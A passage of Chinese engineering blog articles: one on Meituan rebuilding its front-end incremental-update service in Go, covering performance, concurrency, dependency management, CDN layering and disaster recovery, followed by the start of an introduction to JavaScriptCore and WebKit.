取而代之的 WebAssembly ，由 W3C 来领导，采用的是更加紧凑、接近汇编的字节码来提速。目前在市面上刚刚崭露头角，相关的工具链还在完善中。 Mozilla 自己已经有一些尝试案例了，例如将 Rust 代码编译到 WebAssembly 来提速 sourcemap 的解析。

然而在考虑了这三种方案之后，我们并没有得到一个很好的结论。这三个方案的都可以提升 JavaScript 的运行性能，但是无论采取哪一种，都无法将单个补丁的计算耗时从数十秒降到毫秒级。况且，这三种方案如果不加以复杂的改造，依然会运行在 JavaScript 的主线程之中，这对 Node.js 来说，依然会发生严重的阻塞。

于是我们开始考虑 Node.js 之外的方案。换语言这一想法应运而生。

# 换语言

更换编程语言，是一个很慎重的事情，要考虑的点很多。在增量计算这件事上，我们主要考虑新语言以下方面：

- 运行速度
- 并发处理
- 类型系统
- 依赖管理
- 社区

当然，除了这些点之外，我们还考虑了调优、部署的难易程度，以及语言本身是否能够快速驾驭等因素。


最终，我们决定使用 Go 语言进行增量计算服务的新实践。

# 选择Go带来了什么

## 高性能

增量补丁的生成算法，在 Node.js 的实现中，对应 diff 包；而在 Go 的实现中，对应 go-diff 包。

在动手之前，我们首先用实际的两组文件，对 Go 和 Node.js 的增量模块进行了性能评测，以确定我们的方向是对的。




相同算法、相同文件的计算时间对比


结果显示，尽管针对不同的文件会出现不同的情况，Go 的高性能依然在计算性能上碾压了 Node.js 。这里需要注意，文件长度并不是影响计算耗时的唯一因素，另一个很重要的因素是文件差异的大小。

## 不一样的并发模型

Go 语言是 Google 推出的一门系统编程语言。它语法简单，易于调试，性能优异，有良好的社区生态环境。和 Node.js 进行并发的方式不同， Go 语言使用的是轻量级线程，或者叫协程，来进行并发的。

专注于浏览器端的前端同学，可能对这种并发模型不太了解。这里我根据我自己的理解来简要介绍一下它和 Node.js 事件驱动并发的区别。

如上文所说， Node.js 的主线程如果陷入在某个大计算量的函数中，那么整个事件循环就会阻塞。协程则与此不同，每个协程中都有计算任务，这些计算任务随着协程的调度而调度。一般来说，调度系统不会把所有的 CPU 资源都给同一个协程，而是会协调各个协程的资源占用，尽可能平分 CPU 资源。




Go 的 goroutine

相比 Node.js ，这种方式更加适合计算密集与 I/O 密集兼有的服务。

当然这种方式也有它的缺点，那就是由于每个协程随时会被暂停，因此协程之间会和传统的线程一样，有发生竞态的风险。所幸我们的业务并没有多少需要共享数据的场景，竞态的情况非常少。

实际上 Web 服务类型的应用，通常以 `请求 -> 返回` 为模型运行，每个请求很少会和其他请求发生联系，因此使用锁的场景很少。一些“计数器”类的需求，靠原子变量也可以很容易地完成。

## 不一样的模块机制

Go 语言的模块依赖管理并不像 Node.js 那么成熟。尽管吐槽 node_modules 的人很多，但却不得不承认，Node.js 的 CMD 机制对于我们来说不仅易于学习，同时每个模块的职责和边界也是非常清晰的。

具体来说，一个 Node.js 模块，它只需关心它自己依赖的模块是什么、在哪里，而不关心自己是如何被别人依赖的。这一点，可以从 `require` 调用看出：

```
const util = require('./util');
const http = require('http');

module.exports = {};
```

这是一个非常简单的模块，它依赖两个其他模块，其中 `util` 来自我们本地的目录，而 `http` 则来自于 Node.js 内置。在这种情形下，只要你有良好的模块依赖关系，一个自己写好的模块想要给别人复用，只需要把整个目录独立上传到 `npm` 上即可。

简单来说， Node.js 的模块体系是一棵树，最终本地模块就是这样：

```
|- src
    |- module-a
        |- submodule-aa
        |- submodule-ab
    |- module-b
    |- module-c
        |- submodule-ca
```

```
            |- subsubmodule-caa
|- bin
|- docs
```

但 Go 语言就不同了。在 Go 语言中，每个模块不仅有一个短的模块名，同时还有一个项目中的“唯一路径”。如果你需要引用一个模块，那么你需要使用这个“唯一路径”来进行引用。比如：

```
package main

import (
    "fmt"
    "github.com/valyala/fasthttp"
    "path/to/another/local/module"
)
```

第一个依赖的 `fmt` 是 Go 自带的模块，简单明了。第二个模块是一个位于 Github 的开源第三方模块，看路径形式就能够大致推断出来它是第三方的。而第三个，则是我们项目中一个可复用模块，这就有点不太合适了。其实如果 Go 支持嵌套的模块关系的话，相当于每个依赖从根目录算起就可以了，能够避免出现 `../../../../root/something` 这种尴尬的向上查找。但是， Go 是不支持本地依赖之间的文件夹嵌套的。这样一来，所有的本地模块，都会平铺在同一个目录里，最终会变成这样：

```
|- src
    |- module-a
    |- submodule-aa
    |- submodule-ab
    |- module-b
    |- module-c
    |- submodule-ca
    |- subsubmodule-caa
|- bin
|- docs
```

现在你不太可能直接把某个模块按目录拆出去了，因为它们之间的关系完全无法靠目录来断定了。

较新版本的 Go 推荐将第三方模块放在 `vendor` 目录下，和 `src` 是平级关系。而之前，这些第三方依赖也是放在 `src` 下面，非常令人困惑。


目前我们项目的代码规模还不算很大，可以通过命名来进行区分，但当项目继续增长下去，就需要更好的方案了。

## 过于简单的去中心化第三方包管理

和有 `npm` 的 Node.js 另一个不一样是： Go 语言没有自己的包管理平台。对于 Go 的工具链来说，它并不关心你的第三方包到底是谁来托管的。 社区里 Go 的第三方包遍布各个 Git 托管平台，这不仅让我们在搜索包时花费更多时间，更麻烦的是，我们无法通过在企业内部搭建一个类似 `npm` 镜像的平台，来降低大家每次下载第三方包的耗时，同时也难以在不依赖外网的情况下，进行包的自由安装。

Go 有一个命令行工具，专门负责下载第三方包，叫做“ `go-get` ”。和大家想的不一样，这个工具**没有版本描述文件**。在 Go 的世界里并没有 `package.json` 这种文件。这给我们带来的直接影响就是我们的依赖不仅在外网放着，同时还无法有效地约束版本。同一个 `go-get` 命令，这个月下载的版本，可能到下个月就已经悄悄地变了。

目前 Go 社区有很多种不同的第三方工具来做，我们最终选择了 `glide` 。这是我们能找到的最接近 `npm` 的工具了。目前官方也在孕育一个新的方案来进行统一，我们拭目以待吧。



**Package Management**

*Libraries for package and dependency management.*

- dep - Go dependency tool.
- gigo - PIP-like dependency tool for golang, with support for private repositories and hashes.
- glide - Manage your golang vendor and vendored packages with ease. Inspired by tools like Maven, Bundler, and Pip.
- godep - dependency tool for go, godep helps build packages reproducibly by fixing their dependencies.
- gom - Go Manager - bundle for go.
- goop - Simple dependency manager for Go (golang), inspired by Bundler.
- gop - Build and manage your Go applications out of GOPATH
- gopm - Go Package Manager.
- govendor - Go Package Manager. Go vendor tool that works with the standard vendor file.
- gpm - Barebones dependency manager for Go.
- gvt - `gvt` is a simple vendoring tool made for Go native vendoring (aka GO15VENDOREXPERIMENT), based on gb-vendor.
- johnny-deps - Minimal dependency version using Git.
- nut - Vendor Go dependencies.
- VenGO - create and manage exportable isolated go virtual environments.

Go 社区的各种第三方包管理工具

对于镜像，目前也没有太好的方案，我们参考了 moby （就是 docker ）的做法，将第三方包直接存入我们自己项目的 Git 。这样虽然项目的源代码尺寸变得更大了，但无论是新人参与项目，还是上线发版，都不需要去外网拉取依赖了。

## 匮乏的内部基础设施支持

Go 语言在美团内部的应用较少，直接结果就是，美团内部相当一部分基础设施，是缺少 Go 语言 SDK 支持的。例如公司自建的 Redis Cluster ，由于根据公司业务需求进行了一些改动，导致开源的 Redis Cluster SDK ，是无法直接使用的。再例如公司使用了淘宝开源出 KV 数据库—— Tair ，大概由于开源较早，也是没有 Go 的 SDK 的。

由于我们的架构设计中，需要依赖 KV 数据库进行存储，最终我们还是选择用 Go 语言实现了 Tair 的 SDK。所谓“工欲善其事，必先利其器”，在 SDK 的编写过程中，我们逐渐熟悉了 Go 的一些编程范式，这对之后我们系统的实现，起到了非常有益的作用。所以有时候手头可用的设施少，并不一定是坏事，但也不能盲目去制造轮子，而是要思考自己造轮子的意义是什么，以结果来评判。

# 语言之外

要经受生产环境的考验，只靠更换语言是不够的。对于我们来说，语言其实只是一个工具，它帮我们解决的是一个局部问题，而增量更新服务有很多语言之外的考量。

## 如何面对海量突发流量


因为有前车之鉴，我们很清楚自己面对的流量是什么级别的。因此这一次从系统的架构设计上，就优先考虑了如何面对突发的海量流量。

首先我们来聊聊为什么我们会有突发流量。

对于前端来说，网页每次更新发版，其实就是发布了新的静态资源，和与之对应的 HTML 文件。而对于增量更新服务来说，新的静态资源也就意味着需要进行新的计算。

有经验的前端同学可能会说，虽然新版上线会创造新的计算，但只要前面放一层 CDN ，缓存住计算结果，就可以轻松缓解压力了不是吗?


这是有一定道理的，但并不是这么简单。面向普通消费者的 C 端产品，有一个特点，那就是用户的访问频度千差万别。具体到增量更新上来说，就是会出现大量不同的增量请求。因此我们做了更多的设计，来缓解这种情况。




增量服务架构设计

这是我们对增量更新系统的设计。

放在首位的自然是 CDN 。面对海量请求，除了帮助我们削峰之外，也可以帮助不同地域的用户更快地获取资源。





增量服务 API 层

在 CDN 之后，我们将增量更新系统划分成了两个独立的层，称作 API 层和计算层。为什么要划分开呢?在过往的实践当中，我们发现即使我们再小心再谨慎，仍然还是会有犯错误的时候，这就需要我们在部署和上线上足够灵活；另一方面，对于海量的计算任务，如果实在扛不住，我们需要保有最基本的响应能力。基于这样的考虑，我们把 CDN 的回源服务独立成一个服务。这层服务有三个作用：

1. 通过对存储系统的访问，如果有已经计算好的增量补丁，那么可以直接返回，只把最需要计算的任务传递给计算层。
2. 如果计算层出现问题，API 层保有响应能力，能够进行服务降级，返回全量文件内容。


3. 将对外的接口管理起来，避免接口变更对核心服务的影响。在这个基础上可以进行一些简单的聚合服务，提供诸如请求合并之类的服务。

那如果 API 层没能将流量拦截下来，进一步传递到了计算层呢?




增量服务计算层

为了防止过量的计算请求进入到计算环节，我们还针对性地进行了流量控制。通过压测，我们找到了单机计算量的瓶颈，然后将这个限制配置到了系统中。一旦计算量逼近这个数字，系统就会对超量的计算请求进行降级，不再进行增量计算，直接返回全量文件。




预热的设计

另一方面，我们也有相应的线下预热机制。我们为业务方提供了一个预热工具，业务方在上线前调用我们的预热工具，就可以在上线前预先得到增量补丁并将其缓存起来。我们的预热集群和线上计算集群是分离的，只共享分布式存储，因此双方在实际应用中互不影响。

## 如何容灾

有关容灾，我们总结了以往见到的一些常见故障，分了四个门类来处理。

- 线路故障。我们在每一层服务中都内置了单机缓存，这个缓存的作用一方面是可以泄洪，另一方面，如果线路出现故障，单机缓存也能在一定程度上降低对线路的依赖。
- 存储故障。对于存储，我们直接采用了两种公司内非常成熟的分布式存储系统，它们互为备份。
- CDN 故障。做前端的同学或多或少都遇到过 CDN 出故障的时候，我们也不例外。因此我们准备了两个不同的 CDN ，有效隔离了来自 CDN 故障的风险。

最后，在这套服务之外，我们浏览器端的 SDK 也有自己的容灾机制。我们在增量更新系统之外，单独部署了一套 CDN ，这套 CDN 只存储全量文件。一旦增量更新系统无法工作， SDK 就会去这套 CDN 上拉取全量文件，保障前端的可用性。

# 回顾与总结

服务上线运转一段时间后，我们总结了新实践所带来的效果：

| 日均增量计算成功率 | 日均增量更新占比 | 单日人均节省流量峰值 | 项目静态文件总量 |
| --- | --- | --- | --- |
| 99.97% | 64.91% | 164.07 KB | 1184 KB |

考虑到每个业务实际的静态文件总量不同，在这份数据里我们刻意包含了总量和人均节省流量两个不同的值。在实际业务当中，业务方自己也会将静态文件根据页面进行拆分（例如通过 webpack 中的 chunk 来分），每次更新实际不会需要全部更新。

由于一些边界情况，增量计算的成功率受到了影响，但随着问题的一一修正，未来增量计算的成功率会越来越高。

现在来回顾一下，在我们的新实践中，都有哪些大家可以真正借鉴的点：

1. 不同的语言和工具有不同的用武之地，不要试图用锤子去锯木头。该换语言就换，不要想着一个语言或工具解决一切。
2. 更换语言是一个重要的决定，在决定之前首先需要思考是否应当这么做。
3. 语言解决更多的是局部问题，架构解决更多的是系统问题。换了语言也不代表就万事大吉了。
4. 构建一个系统时，首先思考它是如何垮的。想清楚你的系统潜在瓶颈会出现在哪，如何加强它，如何考虑它的备用方案。

对于 Go 语言，我们也是摸着石头过河，希望我们这点经验能够对大家有所帮助。

最后，如果大家对我们所做的事情也有兴趣，想要和我们一起共建大前端团队的话，欢迎发送简历至 liuyanghe02@meituan.com 。

# 作者简介


- 洋河，2013年加入携程UED实习，参与研发了人生中第一个星数超过100的 Github 开源项目。2014年加入小米云平台，同时负责网页前端开发、客户端开发及路由器固件开发，积累了丰富的端开发经验。2017年加入美团，现负责金服平台基础组件的开发工作。

# 深入理解JSCore

作者: 唐笛

## 背景

动态化作为移动客户端技术的一个重要分支，一直是业界积极探索的方向。目前业界流行的动态化方案，如Facebook的React Native，阿里巴巴的Weex都采用了前端系的DSL方案，而它们在iOS系统上能够顺利的运行，都离不开一个背后的功臣：JavaScriptCore（以下简称JSCore），它建立起了Objective-C（以下简称OC）和JavaScript（以下简称JS）两门语言之间沟通的桥梁。无论是这些流行的动态化方案，还是WebView Hybrid方案，亦或是之前广泛流行的JSPatch，JSCore都在其中发挥了举足轻重的作用。作为一名iOS开发工程师，了解JSCore已经逐渐成为了必备技能之一。

## 从浏览器谈起

在iOS 7之后，JSCore作为一个系统级Framework被苹果提供给开发者。JSCore作为苹果的浏览器引擎WebKit中重要组成部分，这个JS引擎已经存在多年。如果想去追本溯源，探究JSCore的奥秘，那么就应该从JS这门语言的诞生，以及它最重要的宿主-Safari浏览器开始谈起。

## JavaScript历史简介

JavaScript诞生于1995年，它的设计者是Netscape的Brendan Eich，而此时的Netscape正是浏览器市场的霸主。


而二十多年前，当时人们在浏览网页的体验极差，因为那会儿的浏览器几乎只有页面的展示能力，没有和用户的交互逻辑处理能力。所以即使一个必填输入框传空，也需要经过服务端验证，等到返回结果之后才给出响应，再加上当时的网速很慢，可能半分钟过去了，返回的结果是告诉你某个必填字段未填。所以Brendan**花了十天写出了JavaScript**，由浏览器解释执行，从此之后浏览器也有了一些基本的交互处理能力，以及表单数据验证能力。

而Brendan可能没有想到，在二十多年后的今天。JS这门解释执行的动态脚本语言，不光成为前端届的“正统”，还入侵了后端开发领域，在编程语言排行榜上进入前三甲，仅次于Python和Java。而如何解释执行JS，则是各家引擎的核心技术。目前市面上比较常见的JS引擎有Google的V8（它被运用在Android操作系统以及Google的Chrome上），以及我们今天的主角—JSCore（它被运用在iOS操作系统以及Safari上）。

## WebKit

我们每天都会接触浏览器，使用浏览器进行工作、娱乐。让浏览器能够正常工作最核心的部分就是浏览器的内核，每个浏览器都有自己的内核，Safari的内核就是WebKit。WebKit诞生于1998年，并于2005年由Apple公司开源，Google的Blink也是在WebKit的分支上进行开发的。


WebKit由多个重要模块组成，通过下图我们可以对WebKit有个整体的了解：




简单点讲，WebKit就是一个页面渲染以及逻辑处理引擎，前端工程师把HTML、JavaScript、CSS这“三驾马车”作为输入，经过WebKit的处理，就输出成了我们能看到以及操作的Web页面。从上图我们可以看出来，WebKit由图中框住的四个部分组成。而其中最主要的就是WebCore和JSCore（或者是其它JS引擎），这两部分我们会分成两个小章节详细讲述。除此之外，WebKit Embedding API是负责浏览器UI与WebKit进行交互的部分，而WebKit Ports则是让Webkit更加方便的移植到各个操作系统、平台上，提供的一些调用Native Library的接口，比如在渲染层面，在iOS系统中，Safari是交给CoreGraphics处理，而在Android系统中，Webkit则是交给Skia。

## WebCore

在上面的WebKit组成图中，我们可以发现只有WebCore是红色的。这是因为时至今日,WebKit已经有很多的分支以及各大厂家也进行了很多优化改造，唯独WebCore这个部分是所有WebKit共享的。WebCore是WebKit中代码最多的部分，也是整个WebKit中最核心的渲染引擎。那首先我们来看看整个WebKit的渲染流程：





首先浏览器通过URL定位到了一堆由HTML、CSS、JS组成的资源文件，通过加载器（这个加载器的实现也很复杂，在此不多赘述）把资源文件给WebCore。之后HTML Parser会把HTML解析成DOM树，CSS Parser会把CSS解析成CSSOM树。最后把这两棵树合并，生成最终需要的渲染树，再经过布局，与具体WebKit Ports的渲染接口，把渲染树渲染输出到屏幕上，成为了最终呈现在用户面前的Web页面。

# JSCore

## 概述

终于讲到我们这期的主角 — JSCore。JSCore是WebKit默认内嵌的JS引擎，之所以说是默认内嵌，是因为很多基于WebKit分支开发的浏览器引擎都开发了自家的JS引擎，其中最出名的就是Chrome的V8。这些JS引擎的使命都相同，那就是解释执行JS脚本。而从上面的渲染流程图我们可以看到，JS和DOM树之间存在着互相关联，这是因为浏览器中的JS脚本最主要的功能就是操作DOM树，并与之交互。同样的，我们也通过一张图看下它的工作流程:




可以看到，相比静态编译语言生成语法树之后，还需要进行链接，装载生成可执行文件等操作，解释型语言在流程上要简化很多。这张流程图右边画框的部分就是JSCore的组成部分：Lexer、Parser、LLInt以及JIT的部分（之所以JIT的部分是用橙色标注，是因为并不是所有的JSCore中都有JIT部分）。接下来我们就搭配整个工作流程介绍每一部分，它主要分为以下三个部分：词法分析、语法分析以及解释执行。

**PS：严格的讲，语言本身并不存在编译型或者是解释型，因为语言只是一些抽象的定义与约束，并不要求具体的实现，执行方式。这里讲JS是一门“解释型语言”只是JS一般是被JS引擎动态解释执行，而并不是语言本身的属性。**

## 词法分析 — Lexer

词法分析很好理解，就是把一段我们写的源代码分解成Token序列的过程，这一过程也叫分词。在JSCore，词法分析是由Lexer来完成（有的编译器或者解释器把分词叫做Scanner）。

这是一句很简单的C语言表达式：

```
sum = 3 + 2;
```

将其标记化之后可以得到下表的内容：

| 元素 | 标记类型 |
| --- | --- |

| | |
|---|---|
| sum | 标识符 |
| = | 赋值操作符 |
| 3 | 数字 |
| + | 加法操作符 |
| 2 | 数字 |
| ; | 语句结束 |

